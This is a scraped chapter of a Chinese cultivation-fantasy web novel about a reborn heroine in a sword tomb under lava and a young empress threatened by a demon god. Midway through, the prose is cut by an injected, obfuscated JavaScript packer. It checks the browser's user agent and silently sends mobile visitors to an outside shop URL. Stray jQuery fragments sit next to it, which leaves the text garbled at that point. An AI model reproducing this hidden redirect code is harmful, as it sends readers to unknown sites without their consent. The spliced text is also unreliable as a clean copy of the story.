“人皇剑冢?”宋清钺从未听说过这样的地方。
烬尽解释道:“在东胜王朝,帝王继位后,命匠人铸就一把人皇剑,在向天地吟唱祭词时,手持剑柄舞动于它。”
跟宋清钺了解到的信息一样。
人皇剑对修士而言,具有强大的威胁力。
它厉害之处,归根结底不在于锋利的剑刃,而在于人皇剑的持有者人皇。
不管何种境界的修士,在人皇所附加的天地法则和气运面前,境界倒退,法力消失,变成一个凡人。
可以说,在人皇面前,修真者的相较于凡人的优势不存。
烬尽转身,将林立人皇剑丛尽收眼底:“待驾崩之后,加注于帝王上的人皇气运断绝。”
“随身的人皇剑,由于残留旧主气息,新一任帝王为了更好的承袭全部人皇气运,选择将其抛入岩浆之中焚毁。”
“久而久之,便在这岩浆之下,人皇剑靠着残留的人皇气运,自形成一方世界,成为了人皇剑冢。”
宋清钺仰头,岩浆浆液在上方稠滞涌动,仅仅隔着一层薄薄的灵力罩,柔而不泄,如同鸡蛋内的凤凰衣,透明而又轻韧。
暗红的火光映在烬尽的脸颊上,妖冶娇媚:“而我是人皇剑冢内第一个把剑,第一个剑灵。
“整个剑冢的保护罩,就是由我制造,由我维持。为的就是给每一个人皇剑一个家。”
“可你很奇怪。”烬尽脸在宋清钺面前猛的放大。
“我?”宋清钺把头往后撤,放大与烬尽的距离,“我怎么奇怪了?”
“不是人皇剑,身上却带有人皇的气息。”烬尽凑到宋清钺脖子上嗅了嗅,“而且还很浓郁。你是人皇?还是人皇的孩子?”
“是人皇的孩子。”据她所知,她父亲和母亲都是人皇。
“那个人皇?”
声音轻柔,却震得宋清钺头皮猛的发麻。
她活了二百多年,近三百年,却只在东胜王朝待了五年,在她长久的生命当中,时间短的实在是微不足道,问起来,不知如何回答。
再者母亲将她从皇室除名,断绝亲缘,废为庶人,令她永生不许返回家乡。
她仗着转生,心想血肉筋骨重造,反正与以往不同,心存侥幸的跑来。
可现实表明,神魂转世,不光让她有与前生相同的外貌,还相同的骨血,连灵魂气质都相同。
宋清钺眼神飘忽,顾左右而言他道:“那个烬尽。”
“我总是待在这里,也不行,毕竟我不是一把剑,而是活生生的人,你知道怎么离开吗?”
“真没意思。”好不容易来一个人,烬尽还以为能多聊一会儿。
指了指头顶道:“你怎么来的,就怎么回去呗。”
宋清钺再次抬头,浓重的岩浆依旧缓缓蠕行,一眼望不到底,稍一静下,沉沉滞在原地。
“怎么啦,小娃娃,害怕了。”烬尽把手放在她的脸颊上,冰冰凉凉的划到她的额角,满是慈爱。
“我感受到了你内心的恐惧。”
“是的,我害怕了。”深刻的死过两次,才知性命无价。
要是再一不小心,把小命搞没了,再重来,她现在可没抱什么势必飞升执念,说不准到时候,真的什么都不记得了。
“下坠要比上升的速度快,岩浆温度极高,我担心我还没飞上去,人就被岩浆烧死了。”
“你能用灵力造出守护剑冢的罩子,有办法造出能护我安然无恙的罩子吗?”
烬尽拒绝:“恐怕不能,把守护剑冢的罩子灵力分给了你,剑冢就保不住了呀。”
头顶上岩浆仍然暗流涌动,宋清钺不死心:“你身为一把剑,我能用你劈开一条路吗?”
生出剑灵的剑本就少见,而长出实体,拥有自我意志的剑灵,她听都没听说过。如果烬尽以面前的形态,在外现身,恐怕会引发修真界的众人哄抢,进而导致大乱。
“不行,绝对不行。”烬尽抱着胳膊,往后跳了一步,连忙拒绝,“只有我的主人能使用我,别的人不行。”
意料之内,剑灵自主人意念诞生,高度忠诚于主人,有自主意识的剑灵,更是如此,除非获得剑灵的认可。
才能甘心被驱使。
“那我……”宋清钺退而求其次,用手指指向一个小丫头剑灵,再次提议:“用别的剑可以吗?”
小丫头剑灵立即欢欣鼓舞:“太好了,我终于可以出去了。”
飘向宋清钺,围着她的转圈:“说好了,不准反悔。一定要带我出去,不准用完,就把我丢在一旁。”
“否则,我要你好看。”小丫头剑灵用可爱的语气威胁宋清钺。
转而换了一副面孔飘到烬尽面前,百般恳求道:“烬尽姐姐,你也不要拦我,也不要劝我。”
“我知道她没我的主人美,也没我的主人有能力,但我还要替主人完成她未了的心愿,必须出去的。”
烬尽眼睛在宋清钺身上转了一圈,又回到了小女孩儿剑灵身上,“销骨,你的主人在临终前日夜思念她的女儿,你也因此幻化成小女孩儿模样。”
“算算时间,已经二百多年了,凡人百年,那女孩儿估计早已不在人世了。”
销骨伸了伸自己的短胳膊:“万一呢?我主人一直念着。”
“主人死后,我们会因主人的执念,幻化成主人最后想见一个人,我身体这么小,那女孩儿万一尚在人世呢?”
“而且,这个女孩儿的眼睛跟我主人一样,万一她跟我主人有联系呢?”
宋清钺若有所思的眨了眨眼。
在前生,师父说她眼眸如冰,无悲无喜,站在人前,浑身上下透着不近人情的气质,非常符合旁人对无情道的刻板印象。
…………
东胜王朝新任帝王姬少泠,此时正在人皇陵祭坛处,向天道进行祷告。
东胜王朝已经到了最危险的时候,身为人皇她无力护佑万民,身为凡人她无法与魔神对抗。
手持人皇剑,在巫乐中跳完最后一支祈福舞蹈,姬少泠迫不及待询问:“丞相,修真宗派仙门还没有回应吗?”
丞相无可奈何的摇了摇头。
“上清有没有呢?”姬少泠紧紧握住手中剑,希望听到不一样的回答。
她小时候,听年长的宫人讲,根据皇室典籍记载,皇室之内有一人,曾拜入上清门中,姬少泠以为能凭借这层关系,上清会派仙人进行救助。
“没有。”丞相的答案依旧。
她通过人皇帖,写明事件缘由,向王朝外的仙门求救,可石沉大海,一丝回应都没有。
魔神无视天地法则束缚,在他的继任大典上,残忍杀害王朝的国师。
想起国师与那魔神拼死对抗情形,姬少泠就一阵胆颤。
“找到魔神想要的灵魂了吗?。”姬少泠把恐惧的念头压下去。
提醒自己是人皇,尽人皇的责任,为自己和臣子们寻找生路。
魔神把所有皇室成员,王公大臣都赶进了人皇陵,派人查封了所有出入路口,为他寻找一个女人的灵魂。
向外求助不得,向内又无法自救,只能把希望放在施暴者身上,希望满足了他的愿望,大发善心,放了她们。
“没有。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17943168|213991||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
”
丞相的话给了姬少泠当头一棒。
“不可能。”
“那魔神把我们关在这里面三十天了,这人皇陵里里外外都翻遍了,不管是什么孤魂野鬼,都该被捕魂网捉到了。”
“我亲眼看着国师,把那个女人扔进了岩浆内的。”
随后电闪雷鸣,滚滚天雷径直劈落,正中国师。
雷光炸裂,国师肉身瞬间崩碎,漫天血雾四散飞溅。
那魔神轻轻摇动手中风扇,扇风一扫,便将漫天血雾驱得四散飞开。
在东胜王朝,修士杀凡人就遭如此天谴。
所以姬少泠现在不相信丞相的说辞,十分笃定道:“那女人不过一凡人,灵魂无意识,好捉的很。”
更何况她继位的第一时间,就让人用捕魂网围住了火山口,多强硬的灵魂都逃脱不了。
找不到魔神想要的灵魂该怎么办。
魔神不是修士,是魔,也是神,不受天地法则的束缚。
上一任人皇,是她的哥哥,在位时间三天,因国师之死,怒骂魔神,被魔神贯穿心脏而死。
天谴并没有按照预料中降下,而她的哥哥姐姐们见此情景,全员崩溃,跪地向魔神求饶。
她自幼长在深宫,几近放养,不懂什么天地法则,一时之间没搞清楚她们在崩溃什么?直愣愣的站在原地。
当哥哥姐姐们互相退让,把人皇的冠冕扔到她怀中时,还在懵懵懂懂。
姬少泠摸了摸头上冠冕想,如果找不到女人的灵魂,应该会跟哥哥一样的死法吧。
毕竟她现在是人皇了。
“陛下,别找了。”
“什么?”姬少泠一时以为自己听错了。不找了,魔神怎么会善罢甘休。
丞相看着十六岁的少女稚嫩的脸庞,无奈的闭上眼睛,从齿缝中勉强挤出几个字:“向魔神自刎谢罪吧。”
“什么?”姬少泠后脊背冷汗直流,人皇自刎谢罪。
谢罪?谢什么罪?
指望着靠她自刎,换取这些人平安吗?
“小妹,自刎吧。”是以他二哥为首的哥哥姐姐们,站在她面前请求道。
“魔神要的灵魂,我们找不到,必须要给一个交代。”
姬少泠冷冷的看向二哥,当初魔神把人皇冠冕递给他时,跪在的最低,哭的最狠。
“所以用我的脑袋给出交代,为什么不用你的脑袋?”
二哥冠冕堂皇说道:“小妹你现在身为人皇,应该学会考虑大局。”
“我们这么多人,困在人皇陵,日夜不歇的寻找看不见的灵魂,希望实在是缥缈,不如……”
“不如用我的命,换你们苟活。”姬少泠拔出人皇剑,扔在二哥面前。
这把人皇剑开了刃,锋利无比,是姬少泠来不及找铸剑的匠人,找侍卫借了一把,临时替代的。
“你以为魔神就那么好说话?”姬少泠强硬的回怼二哥。
“现在人皇的命不值钱,你想想大哥是怎么死的。”
“我告诉你们,我如果自刎了,你们也活不了。”
这绝对不止她二哥一个人的打算,这群平日养尊处优的人,不准携带奴仆,在人皇陵吃苦受累,心里早就哀声哉道。
姬少泠抬头望天,心中暗暗起誓:天道,我以人皇的名义恳求于你,助我摆脱困境,若能如愿,来日以我皇室血肉生祭与你。
正在此时,熔岩翻腾,赤火漫天。
宋清钺携剑自岩浆深处一跃而出,衣袂掠起漫天飞溅的火珠。剑光破开滚滚热浪,周身灵力护罩流转,将翻涌的熔岩尽数挡在身外。